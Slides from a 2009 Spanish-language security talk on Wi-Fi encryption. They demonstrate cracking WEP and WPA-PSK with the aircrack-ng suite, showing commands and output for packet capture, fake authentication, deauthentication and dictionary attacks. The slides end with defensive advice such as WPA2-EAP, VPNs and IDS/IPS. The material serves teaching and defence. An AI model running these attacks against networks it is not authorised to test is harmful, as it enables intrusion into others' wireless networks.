
* Capturando paquetes con airodump-ng

```
CH 1 ][ Elapsed: 23 mins ][ 2009-11-10 19:40
```

BSSID	FWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:15:6D:D4:5D:10	51	100	13610	39162 0	1	54	WEP	WEP	OPN	UBNT
00:17:C4:70:BD:01	12	0	0	33 0	1	-1	OPN			<length: 0>
00:20:00:00:00:00	1						OPN			

BSSID	STATION	FWR	Rate	Lost	Packets	Probes
(not associated)	00:17:C4:70:C4:4A	17	0 - 1	0	33	
00:17:C4:70:BD:01	00:17:C4:70:BD:01	12	0 - 1	9	2669	0

Ataque 1!

* Obteniendo la clave con aircrack-ng

```
root@konata:~# aircrack-ng ubnt-01.ivs
Opening ubnt-01.ivs
Read 39166 packets.
```

#	BSSID	ESSID	Encryption
1	00:15:6D:D4:5D:10	UBNT	WEP (39162 IVs)
2	00:15:6D:D4:5D:10	UBNT	Unknown
3	00:15:6D:D4:5D:10	UBNT	Unknown
4	00:15:6D:D4:5D:10	UBNT	Unknown

```
Index number of target network ? [ ]
```

Ataque 1!

* Obteniendo la clave con aircrack-ng

```
[00:00:00] Tested 65 keys (got 39158 IVs)

KB  depth  byte(vote)
0   0/  9   31(48896) CD(46848) 13(46080) CB(46080) E0(46080) 46(45824)
1   0/  1   41(52480) A1(47104) 8F(46848) 9B(46592) 01(46336) E8(46336)
2   0/  1   59(58624) 6D(47616) A1(46336) 32(46080) D5(45824) 2C(45568)
3   0/  1   26(57088) B5(50432) 02(46848) 5E(46848) 2F(45568) 31(45568)
4   6/  8   B4(46080) 44(45568) 9D(45312) 3F(45056) 88(44800) 04(44544)

KEY FOUND! [ 31:41:59:26:53 ] (ASCII: 1AY&S )
Decrypted correctly: 100%

root@konata:~# [ 7:40午後]
```

Ataque 2!



Ataque 2!

* Obteniendo la MAC y paquetes con airodump-ng

```
CH 1 ][ Elapsed: 23 mins ][ 2009-11-10 19:40
```

BSSID	FWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:15:6D:D4:5D:10	51	100	13610	39162 0	1	54	WEP	WEP	OPN	UBNT
00:17:C4:70:BD:01	12	0	0	33 0	1	-1	OPN			<length: 0>
00:20:00:00:00:00	1						OPN			

BSSID	STATION	FWR	Rate	Lost	Packets	Probes
(not associated)	00:17:C4:70:C4:4A	17	0 - 1	0	33	
00:17:C4:70:BD:01	00:17:C4:70:BD:01	12	0 - 1	9	2669	0

Ataque 2!

* Iniciando una autenticación falsa con aireplay-ng

```
root@konata:~# aireplay-ng -1 0 -e UBNT ath1
No source MAC (-h) specified, using the device MAC (0A:22:68:B7:DF:3F)
19:36:22 Waiting for beacon frame (ESSID: UBNT) on channel 1
Found BSSID "00:15:6D:D4:5D:10" to given ESSID "UBNT".

19:36:23 Sending Authentication Request (Open System) [ACK]
19:36:23 Authentication successful
19:36:23 Sending Association Request [ACK]
19:36:23 Association successful :- ) (AID: 1)
root@konata:~#
```

Ataque 2!

- * Utilizando aireplay-ng para obtener paquetes.

```
root@korata:~# aireplay-ng -5 -e UBNT ath1
No source MAC (-n) specified. Using the device MAC (0A:22:68:B7:DF:3F)
19:37:20 Waiting for beacon frame (ESSID: UBNT) on channel 1
Found BSSID "00:15:6D:D4:5D:10" to given ESSID "UBNT".
19:37:20 Waiting for a data packet...
Read 24 packets...

Size: 46, FromDS: 1, ToDS: 0 (WEP)
  BSSID = 00:15:6D:D4:5D:10
  Dest. MAC = FF:FF:FF:FF:FF:FF
  Source MAC = 0A:22:68:B7:DF:3F
0x0000: 0842 0000 ffff ffff ffff 0015 6dd4 5d10 .B.....m.].
0x0010: 0a22 68b7 df3f e0b1 3718 1f00 af8b 71c9 ."h..?.7.....q.
0x0020: 89f9 7db6 7075 e54e b73a 1127 94ba ..}.pu.N.:.'..

Use this packet? y

Saving chosen packet in replay_src-1110-193722.cap
19:37:27 Data packet found!
19:37:27 Sending fragmented packet
19:37:27 Got RELAYED packet!!
19:37:27 Trying to get 384 bytes of a keystream
19:37:27 Got RELAYED packet!!
19:37:27 Trying to get 1500 bytes of a keystream
19:37:27 Got RELAYED packet!!
```

Conclusiones

Cifrado de datos con WEP

- * **Muy simple de romper y obtener la clave.**
- * **Todo el problema está en los Vectores de Inicialización.**
- * **Todavía sigue siendo enviado dentro de los AP's vendidos.**
- * **Mientras se creaba 802.11i para suplantarlo, nació WPA.**

Cifrado de Datos

WPA (wifi protected access)

Historia

Cifrado WPA (Wi-Fi Protected Access)

- * Creado por la WIFI Alliance para suplantar WEP.
- * Implementa el estandar 802.11 en su mayoría.
- * Permite dos modos de autenticación PSK y RADIUS.
- * Permite dos cifrados del Payload TKIP y EAP.
- * Sigue usando RC4, pero con IV's de 48 en vez de 24 bits.
- * El uso de WAP con PSK sigue siendo vulnerable.
- * El uso de WAP con TKIP para cifrado del Payload también lo es.

Debilidades

¿ Es WPA realmente seguro?

- * Capturado el handshake de autenticación se puede obtener la clave.
- * Es un ataque relativamente simple de reproducir y hacer.
- * El ataque aplica tanto a WPA como a WPA2.
- * La efectividad del ataque depende de la complejidad de la clave y lo bueno que sea el diccionario de contraseñas.
- * TKIP permite debido a vulnerabilidades encontradas, que sea inyectado tráfico a la transmisión sin saber la PSK.



Ataque !

* Capturando lo necesario para atacar WPA

```
3 ][ Elapsed: 1 min ][ 2008-07-17 23:03
```

SID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0F:B3:FD:C0:6C	23	100	387	91 0	3	54	WPA	TKIP	PSK	DEFAULT

SID	STATION	PWR	Rate	Lost	Packets	Probes
00:0F:B3:FD:C0:6C	00:13:E8:31:56:79	93	1-11	0	64	


```
Shell - Konsole <2>
```

```
replay-ng -0 5 -a 00:0F:B3:FD:C0:6C wlan0
```

```
Waiting for beacon frame (BSSID: 00:0F:B3:FD:C0:6C) on channel 3
```

```
attack is more effective when targeting
```

```
ted wireless client (-c <client's mac>).
```

```
Sending DeAuth to broadcast -- BSSID: [00:0F:B3:FD:C0:6C]
```

```
Sending DeAuth to broadcast -- BSSID: [00:0F:B3:FD:C0:6C]
```

```
Sending DeAuth to broadcast -- BSSID: [00:0F:B3:FD:C0:6C]
```

```
Sending DeAuth to broadcast -- BSSID: [00:0F:B3:FD:C0:6C]
```

```
Sending DeAuth to broadcast -- BSSID: [00:0F:B3:FD:C0:6C]
```

Ataque !

* Encontramos lo que buscamos, el 4-way Handshake

```
3 ] [ Elapsed: 1 min ] [ 2008-07-17 23:03 [ WPA handshake: 00:0F:B3:FD:C0:6C ]
```

SID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0F:B3:FD:C0:6C	24	87	408	141 20	3	54	WPA	TKIP	PSK	DEFAULT

SID	STATION	PWR	Rate	Lost	Packets	Probes
00:0F:B3:FD:C0:6C	00:13:E8:31:56:79	75	11-54	74	99	


```
Shell - Konsole <2>
replay-ng -0 5 -a 00:0F:B3:FD:C0:6C wlan0
Waiting for beacon frame (BSSID: 00:0F:B3:FD:C0:6C) on channel 3
attack is more effective when targeting
ed wireless client (-c <client's mac>).
Sending DeAuth to broadcast -- BSSID: [00:0F:B3:FD:C0:6C]
Sending DeAuth to broadcast -- BSSID: [00:0F:B3:FD:C0:6C]
Sending DeAuth to broadcast -- BSSID: [00:0F:B3:FD:C0:6C]
Sending DeAuth to broadcast -- BSSID: [00:0F:B3:FD:C0:6C]
Sending DeAuth to broadcast -- BSSID: [00:0F:B3:FD:C0:6C]
```

Ataque !

* Encontramos lo que buscamos, el 4-way Handshake

```
ot ~ # aircrack-ng wpa-01.cap
Opening wpa-01.cap
Read 340 packets.
```

#	BSSID	ESSID	Encryption
1	00:0F:B3:FD:C0:6C	DEFAULT	WPA (1 handshake)

```
Choosing first network as target.
```

```
Opening wpa-01.cap
Please specify a dictionary (option -w).
```

```
Quitting aircrack-ng...
```

Ataque !

* Iniciamos ataque de fuerza bruta contra la clave.

```
Aircrack-ng 1.0 beta1 r857

[00:00:01] 66 keys tested (33.70 k/s)

Current passphrase: bullshit

Master Key      : F7 AA 23 96 F7 22 86 4E B4 9E B5 16 C8 0A 8C A7
                  9D 3D 12 7C 23 47 FC 4D 35 6E FA F1 01 AD 01 60

Transcient Key  : 61 CC AA 65 53 33 B0 31 2F 95 87 D1 6C 73 63 A5
                  0D F4 41 49 BB 51 00 DE 02 31 86 F7 DE 09 2B A4
                  5C 39 CF C7 23 AD AE 49 8F 12 A7 03 E9 D9 AB A2
                  5F 9A D7 6B 30 66 71 7F 8E D5 EC 72 EE 57 4A BB

EAPOL HMAC     : 03 D2 D4 E5 B7 34 A9 0C 66 AB D0 EF FF 8D 8E A5

<< back track >>
```

Ataque !

* Encontramos la clave !!.

```
Aircrack-ng 1.0 beta1 r857

[00:00:00] 0 keys tested (0.00 k/s)

KEY FOUND! [ defaultwpa ]

Master Key      : CD 6C B8 E1 74 E4 B7 DB 65 F5 54 90 7B E1 91 37
                  57 4B 2A 9D 1E 04 CF CB 96 DA 0C 61 0A B2 6F 58

Transient Key   : BC 7D FE 68 ED 07 FF 86 47 99 BF C3 D7 F6 04 68
                  26 79 50 E5 D7 80 88 A3 B8 67 04 5B BA 27 33 65
                  40 B3 05 8C 0E 33 BC 39 D2 E0 4A 38 0D CE FA 78
                  56 00 2F 65 CD B4 F4 50 B0 F6 02 D2 47 B3 18 07

EAPOL HMAC     : 53 AD 33 CF D8 74 56 EC DD 5C 43 CC B7 FE 15 74
```

Conclusiones

Cifrado de datos con WPA-PSK-TKIP

- * **Muy simple de romper y obtener la clave.**
- * **Todo el problema está dentro del Handshake.**
- * **La fuerza y eficacia del ataque dependen de lo bueno que sea el Diccionario de Contraseñas.**
- * **Termina de crearse 802.11i y para suplantarlos, nació WPA2.**

Cifrado de Datos

WPA2 (wifi protected access)

FRANCISCO CASTRO | NICOLAS PENCE

MontevideoLibre (www.montevideolibre.org) | Ciclo de Charlas CERTuy/AGESIC 2009

Historia

Cifrado WPA2 (WIFI)

- * **Ratificado en el 2004.**
- * **Autenticación WPA2-PSK y WPA2-EAP.**
- * **Usando PSK es igual de vulnerable que WPA.**
- * **Cambia el cifrado del Payload de TKIP a CCMP.**
- * **CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol).**
- * **CCMP utiliza AES como algoritmo de cifrado, lo cual lo hace extremadamente seguro.**

Debilidades & Conclusiones

Cifrado de datos con WPA2-PSK


- * Se rompa al igual que WPA recuperando el handshake.
- * Todo el problema está dentro del Handshake.
- * La fuerza y eficacia del ataque dependen de lo bueno que sea el Diccionario de Contraseñas.
- * La alternativa segura es utilizar WPA2-EAP.
- * Dependen de los algoritmos de cifrado del EAP esogido de ahí en más.

Soluciones Seguras sobre WIFI


FRANCISCO CASTRO | NICOLAS PENCE

MontevideoLibre (www.montevideolibre.org) | Ciclo de Charlas CERTuy/AGESIC 2009

OpenVPN



IPSec



IDS/IPS



- :: IDS (Intrusion Detection System)
- :: IPS (Intrusion Prevention System)



IDS/IPS Escuchando



Usuario
Lee CORREO

Gerente
Navega en INTERNET

Atacante



Software Libre [ventajas]

¿Por qué es más seguro? ¿Qué ventajas tiene frente al S. Privativo?

- * **Posibilidad de saber exactamente que hace el programa.**
- * **Posibilidad de que otros usuarios revisen la seguridad del soft.**
- * **Posibilidad de utilizar un proyecto orientado a seguridad.**
- * **Posibilidad de responder frente a un problema o bug.**
- * **Rapidéz en la publicación de actualizaciones de seguridad.**
- * **Posibilidad de aprender a partir de errores de otros corregidos.**
- * **Extensa documentación en línea sobre seguridad y SL.**
- * **Libre de virus y malware (en un porcentaje muy inferior).**



Nombre: Francisco Castro

E-mail: fcr@adinet.com.uy

GPG KeyID: 0x07A38AC6

Fingerprint:

**65F3 7850 9FB0 FB47 285F
285B 98FA 0B7E 07A3 8AC6**



Nombre: Nicolás Pence Rodonz

E-mail: nicolas@pence.com.uy

GPG KeyID: 0x33DA12E7

Fingerprint:

9E90 662C 4E73 0222 AACA

¿ PREGUNTAS ?

FRANCISCO CASTRO | NICOLAS PENCE

MontevideoLibre (www.montevideolibre.org) | Ciclo de Charlas CERTuy/AGESIC 2009

DEMO

FRANCISCO CASTRO | NICOLAS PENCE

MontevideoLibre (www.montevideolibre.org) | Ciclo de Charlas CERTuy/AGESIC 2009